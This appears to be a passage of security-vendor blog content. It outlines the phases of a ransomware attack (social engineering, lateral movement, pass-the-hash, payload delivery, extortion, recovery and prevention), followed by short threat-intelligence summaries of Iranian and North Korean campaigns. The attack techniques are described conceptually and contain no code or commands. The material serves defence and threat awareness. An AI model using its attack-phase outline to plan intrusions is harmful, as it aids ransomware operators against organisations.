Pretexting, where a false scenario or pretext is created to gain the target’s trust, and baiting, which offers enticing rewards or incentives, are common social engineering tactics used to manipulate individuals. Moreover, tailgating—or taking advantage of individuals holding doors open for others—can be used to gain unauthorized physical access to secure areas within an organization.
Phase 3: Lateral movement and privilege escalation
Once threat actors have gained initial access to an organization’s network and systems, they proceed to Phase 3 of a ransomware attack: lateral movement and privilege escalation.
This stage involves the navigation and expansion of their reach within the compromised network. Threat actors explore the compromised network to locate valuable data, critical systems, and potential targets for encryption.
They employ lateral movement, traversing through the network to gain control over multiple machines, servers, or devices, which increases the likelihood of finding and encrypting valuable information while making it challenging for defenders to contain the attack.
Threat actors may use several techniques to achieve lateral movement.
Exploiting Misconfigurations: They take advantage of misconfigured network shares, weak or shared passwords, and unsecured remote desktop protocols (RDP) to gain unauthorized access to other systems within the network.
Credential Theft and Reuse: They employ various tactics to steal or acquire legitimate user credentials, such as using keyloggers, credential harvesting, or compromising administrative accounts. These stolen credentials are then reused to move laterally within the network.
Pass-the-Hash: This technique involves stealing hashed credentials from compromised systems and using them to authenticate and gain access to other systems without needing to know the plaintext passwords.
Once within the network, threat actors seek to escalate their privileges. By elevating their access rights, they gain increased control over critical systems and can maneuver more freely within the network. Privilege escalation techniques may include:
Exploiting Vulnerabilities: They identify vulnerabilities in software, operating systems, or network configurations that can be leveraged to elevate their privileges. This may involve exploiting unpatched systems or misconfigured permissions.
Leveraging Stolen Credentials: If threat actors have successfully stolen credentials during the initial access phase, they can use these credentials to escalate their privileges within the network, gaining administrative or higher-level access.
Abusing Trusted Applications or Services: They manipulate trusted applications or services that have higher privileges or access rights to gain elevated permissions within the network.
It is important to note that lateral movement and privilege escalation are not necessarily linear processes. Threat actors adapt their tactics based on the network’s topology, security measures, and available targets, maneuvering opportunistically within the network.
Phase 4: Deployment of ransomware payload
In Phase 4 of a ransomware attack, threat actors execute their ultimate objective: deploying the ransomware payload. This phase involves the encryption of the victim’s files and the subsequent demand for a ransom payment.
Ransomware comes in various forms, each with its own characteristics and objectives. Some common types include:
Encryption Ransomware: This type of ransomware encrypts the victim’s files, rendering them inaccessible until a decryption key is obtained by paying the ransom. Examples include notorious strains like WannaCry and Ryuk.
Locker Ransomware: Locker ransomware locks the victim out of their system or specific applications, denying access to the device or critical functionalities. It often displays a ransom message directly on the victim’s screen, demanding payment to regain access.
Hybrid Ransomware: Hybrid ransomware combines elements of both encrypting and locker ransomware. It encrypts files while simultaneously locking the victim out of the system, amplifying the impact and urgency of the attack.
To deploy the ransomware payload effectively, threat actors may leverage various techniques including:
Email Attachments and Links: Malicious attachments or links embedded within phishing emails are a common delivery method for ransomware. Opening the attachment or clicking on the link initiates the download and execution of the ransomware payload.
Drive-by Downloads: By visiting compromised or malicious websites, victims unknowingly trigger the download and execution of ransomware through vulnerabilities in their web browsers or plugins.
Exploit Kits: Exploit kits can exploit vulnerabilities in software or operating systems to deliver ransomware onto the victim’s system. The kits automatically detect and target vulnerabilities, enabling threat actors to distribute the ransomware payload more efficiently.
Ransomware-as-a-Service (RaaS) and its role in the attack lifecycle
Ransomware-as-a-Service (RaaS) has emerged as a significant contributor to the proliferation of ransomware attacks. RaaS allows less technically skilled threat actors to access ransomware tools and infrastructure developed by more sophisticated actors. It operates on a profit-sharing model, where the developers take a percentage of the ransom payments. RaaS lowers the barrier to entry for cybercriminals, enabling the widespread distribution and execution of ransomware attacks.
RaaS platforms provide aspiring threat actors with user-friendly interfaces, technical support, and even customer service. They often offer customization options, allowing attackers to tailor the ransomware to their specific targets. The availability of RaaS has led to a surge in ransomware attacks globally, as it empowers a wider range of cybercriminals to participate in these lucrative campaigns.
Flashpoint’s monthly ransomware infographic highlighting the most prevalent groups, industries, and nations involved in ransomware events.
Phase 5: Encryption and impact
The true consequences of the attack begin to unfold during the encryption and impact phase. During this phase, threat actors encrypt the victim’s files and inflict significant damage on their systems.
Ransomware employs sophisticated encryption algorithms to lock the victim’s files, rendering them inaccessible without the decryption key. The encryption process typically targets a wide range of file types, including documents, images, videos, databases, and more. Threat actors often use strong encryption algorithms like RSA or AES to ensure the victim cannot decrypt the files without the decryption key.
As the encryption process unfolds, the victim’s files become unusable, with each file typically receiving a unique encryption key. The ransomware may also overwrite or modify the original file, making recovery without the decryption key even more challenging. The impact on the victim’s systems can be severe, leading to operational disruption, data loss, financial consequences, and reputational damage.
The consequences of a successful ransomware attack can be devastating for both organizations and individuals, and often entails many of the following:
Operational Disruption: Ransomware attacks can cripple an organization’s operations, causing significant disruptions and downtime. Critical systems may become inaccessible, leading to productivity losses, delayed services, and financial repercussions.
Data Loss and Corruption: If proper backups are not in place, victims may lose access to their valuable data permanently. Ransomware may also corrupt files during the encryption process, making recovery even more challenging.
Financial Losses: Organizations may face substantial financial losses due to ransom payments, costs associated with recovery and remediation efforts, and potential regulatory penalties. Moreover, there may be indirect financial impacts stemming from reputational damage and customer loss.
Reputational Damage: Publicly disclosed ransomware attacks can tarnish an organization’s reputation. Clients, partners, and stakeholders may lose trust in the organization’s ability to protect sensitive information, leading to a loss of business opportunities and customer confidence.
Legal and Regulatory Ramifications: Depending on the nature of the compromised data, organizations may face legal and regulatory consequences, especially if personal or sensitive information is involved. Violations of data protection regulations can result in significant fines and legal liabilities.
Phase 6: Extortion and communication
In Phase 6 of a ransomware attack, threat actors establish communication with their victims and begin the process of extortion. At this time, they’ll demand ransom payments in exchange for providing the decryption keys or access to the victim’s systems.
During this phase, threat actors initiate contact with the victim to convey their demands and establish a line of communication. They often use anonymizing technologies, such as the Tor network, to mask their identities and make it difficult to trace their activities. Communication can occur through various channels, including email, instant messaging platforms, or even dedicated ransom negotiation portals set up by the attackers.
Threat actors employ different methods to demand ransom payments from their victims. These may include:
Bitcoin or Cryptocurrency Payments: Threat actors typically demand ransom payments in cryptocurrencies, such as Bitcoin, due to the pseudonymous and decentralized nature of these currencies, which makes them difficult to trace.
Payment Deadlines and Threats: Threat actors often impose strict deadlines for payment, accompanied by threats of permanently deleting the decryption keys or increasing the ransom amount if the deadline is not met. These tactics aim to pressure victims into complying with their demands.
Proof of Data Exfiltration: In some cases, threat actors may claim to have exfiltrated sensitive data from the victim’s systems and threaten to publicly release it unless the ransom is paid. This adds an additional layer of pressure and urgency for victims to comply.
Engaging or not engaging with threat actors during the extortion phase raises legal and ethical considerations. Organizations must carefully evaluate their options:
Legal Considerations: Paying the ransom may be illegal in some jurisdictions or against organizational policies. Additionally, organizations may have legal obligations to report the incident, particularly if personal or sensitive data has been compromised.
Funding Criminal Activities: Paying the ransom may contribute to funding further criminal activities, as the money can be used to finance future attacks. Supporting cybercriminals through ransom payments perpetuates the ransomware ecosystem.
No Guarantee of Decryption: There is no guarantee that threat actors will provide the decryption keys or restore access to the victim’s systems even after the ransom is paid. Organizations must consider the risk of paying the ransom and not receiving the promised outcome.
Cyber Insurance Coverage: Organizations with cyber insurance policies should consult with their insurance providers regarding their coverage and the implications of paying the ransom.
It is crucial for organizations to consult legal counsel, law enforcement agencies, and experienced incident response professionals before making any decisions regarding ransom payment. Each situation is unique, and a thorough evaluation of the risks, legal obligations, and ethical considerations is necessary.
Phase 7: Recovery and mitigation
The recovery and mitigation phase of an attack is where organizations focus on restoring systems, recovering encrypted data, and implementing measures to prevent future attacks.
Recovering from a ransomware attack requires a systematic approach. Key strategies for recovering encrypted data and restoring systems include:
Isolate and Contain: Immediately isolate the affected systems to prevent further spread of the ransomware. Disconnect compromised devices from the network and shut them down to mitigate the risk of re-infection.
Incident Analysis: Conduct a thorough analysis of the incident to identify the ransomware variant, its impact, and the compromised systems. This analysis can help determine the appropriate recovery strategy.
Data Restoration: If backups are available, restore data from clean and secure backups. It is crucial to ensure backups are offline or properly protected to prevent them from being compromised by the ransomware.
Decrypting Data: In some cases, decryption tools may be available from trusted sources, such as law enforcement agencies or security companies. These tools can help decrypt files without paying the ransom. However, this is not always possible, depending on the specific ransomware variant.
System Rebuilding: In situations where data restoration is not feasible or backups are unavailable, organizations may need to rebuild affected systems from scratch using known good configurations and software.
Effectively responding to ransomware incidents requires a well-defined incident response plan, and may include some of these best practices:
Incident Response Plan: Develop a comprehensive incident response plan that outlines the steps to be taken in the event of a ransomware attack. This plan should include roles and responsibilities, communication protocols, and predefined actions for different scenarios.
Rapid Response: Ensure you have the alerting capabilities to act swiftly and decisively to contain the attack, isolate affected systems, and initiate the recovery process. Promptly engage internal IT teams, incident response experts, and relevant stakeholders.
Communication and Notification: Establish clear lines of communication both internally and externally. Notify appropriate personnel, such as legal, PR, and executive teams, and consider legal and regulatory obligations for disclosing incidents involving compromised data.
Forensic Investigation: Conduct a thorough forensic investigation to understand the root cause, identify the attack vector, and collect evidence for potential legal actions or future prevention measures.
Employee Awareness and Training: Continuously educate employees about the risks of ransomware, phishing, and social engineering. Regularly train staff on cybersecurity best practices, including strong password management, recognizing suspicious emails, and reporting incidents promptly.
Prevention is key in mitigating future ransomware attacks. Implementing proactive security measures can significantly reduce the risk and impact of such incidents. Consider these important measures:
Patch Management: Regularly apply security patches and updates to operating systems, software, and firmware to address known vulnerabilities that threat actors often exploit.
Endpoint Protection: Deploy robust antivirus and anti-malware solutions, along with advanced endpoint detection and response (EDR) tools to detect and block malicious activities.
Network Segmentation: Implement network segmentation to restrict lateral movement and contain the impact of an attack. Separating critical systems from the rest of the network helps prevent the rapid spread of ransomware.
Least Privilege Access: Enforce the principle of least privilege, granting users only the necessary access rights required to perform their duties. This minimizes the potential damage that can be caused by compromised accounts.
Regular Data Backups: Maintain regular, encrypted, and secure offline backups of critical data. Regularly test the restoration process to ensure backups are viable for recovery in the event of a ransomware incident.
Know your enemy
Ransomware attacks continue to evolve, becoming more sophisticated and widespread. Threat actors adapt their tactics, techniques, and tools to exploit vulnerabilities and maximize their financial gain. As such, ongoing vigilance and adaptation are essential.
But at each stage of a ransomware attack, robust threat intelligence can stop an emerging risk in its tracks and minimize—or even prevent—damage to your organization.
An effective threat intelligence program enables you to understand threat actors and their TTPs each step of the way. Critical capabilities for your threat intelligence program include:
Vulnerability intelligence that gives practitioners access to real-time, comprehensive information so that they can understand the scope of the incident and develop effective response strategies to make faster, informed decisions and mitigate the attack.
A robust alerting system that allows security practitioners o set up customizable, automated ransomware alerts of leaked assets as a result of an extortion incident, and gain insight into the extent of exposure and damage.
Real-time and continuous data collection that includes background and assessments of the vulnerability, status updates with timelines, known victims, change logs, and intelligence that contributes to a more holistic understanding of a risk and informs decision-making.
A managed attribution solution that allows intelligence teams to shift from defense to offense by enabling security teams to safely and anonymously conduct investigations.
Robust risk management practices and incident response plans in place in order to respond effectively and recover from security breaches.
Flashpoint’s ransomware dashboard provides an up-to-date, easy-to-consume view of global ransomware trends, victims, as well as the ransomware groups themselves.
To learn more about how Flashpoint empowers security teams to prevent and respond to ransomware attacks, begin a free trial, or watch this video to discover the top ways to prevent an attack at your organization.
ClearSky Cyber Security has detected a watering hole attack on at least eight Israeli websites. The attack is highly likely to be orchestrated by a nation-state actor from Iran, with a low confidence specific attribution to Tortoiseshell (also called TA456 or Imperial Kitten).
The Infected sites collect preliminary user information through a script. We have discovered several details that suggest this script is used for malicious purposes.
ClearSky discovered a new malware associated with the Iranian SiameseKitten (Lyceum) group with medium-high confidence. The file is downloaded from a domain registered on June 6th, and it communicates with a previously unknown command and control server whose IP address is adjacent to that of the domain.
This indicates an attacker-controlled at least two IP’s on the same range. The downloaded file is a reverse shell that impersonates an Adobe update. The reverse shell is dropped by a parent file signed with a fake Microsoft certificate, along with a lure PDF document and an executable designed to establish persistence. There seems to be a shared use of fake Microsoft certificates by a variety of Iranian groups, as Phosphorus was previously observed. Additionally, the lure PDF document relates to drone attacks conducted in Iran, resembling a similar document previously employed by SiameseKitten3.
CryptoCore is an attack campaign against crypto-exchange companies that has been ongoing for three years and was discovered by ClearSky researchers. This cybercrime campaign is focused mainly on the theft of cryptocurrency wallets, and we estimate that the attackers have already made off with hundreds of millions of dollars. This campaign was also reported by additional companies and organizations, including JPCERT/CC[1], NTT Security[2] and F-SECURE[3]. The campaign is also known as CryptoMimic, Dangerous Password and Leery Turtle. In this report we attributed this campaign to a specific actor – North Korea’s LAZARUS APT Group, known also as Hidden Cobra.
In this report, we based our attribution with two stages of research:
First stage– connecting all research documents to the same campaign: a comparative study of all the research documents trying to prove they are all referring to the same campaign.
Second stage – Attribution to Lazarus: We adopted F-SECURE’s attribution to LAZARUS. Then we reaffirmed this attribution by comparing the attack tools found in this campaign to other Lazarus campaigns and found strong similarities.
Our research shows a MEDIUM-HIGH likelihood that Lazarus group, a North-Korean, state-sponsored APT group, is attacking crypto exchanges all over the world and in Israel for at least three years. This group is has successfully hacked into numerous companies and organizations around the world for many years. Until recently this group was not known to attack Israeli targets.
We would like to thank NTT Security Japan for sharing malware samples with us, and for their feedback on this research.
Beau Bullock & Mike Felch// Strategically targeting a corporation requires deep knowledge of their technologies and employees. Successfully compromising an organization can depend on the quality of reconnaissance a tester […]
Beau Bullock & Mike Felch// Strategically targeting a corporation requires deep knowledge of their technologies and employees. Successfully compromising an organization can depend on the quality of reconnaissance a tester […]

 Login
Login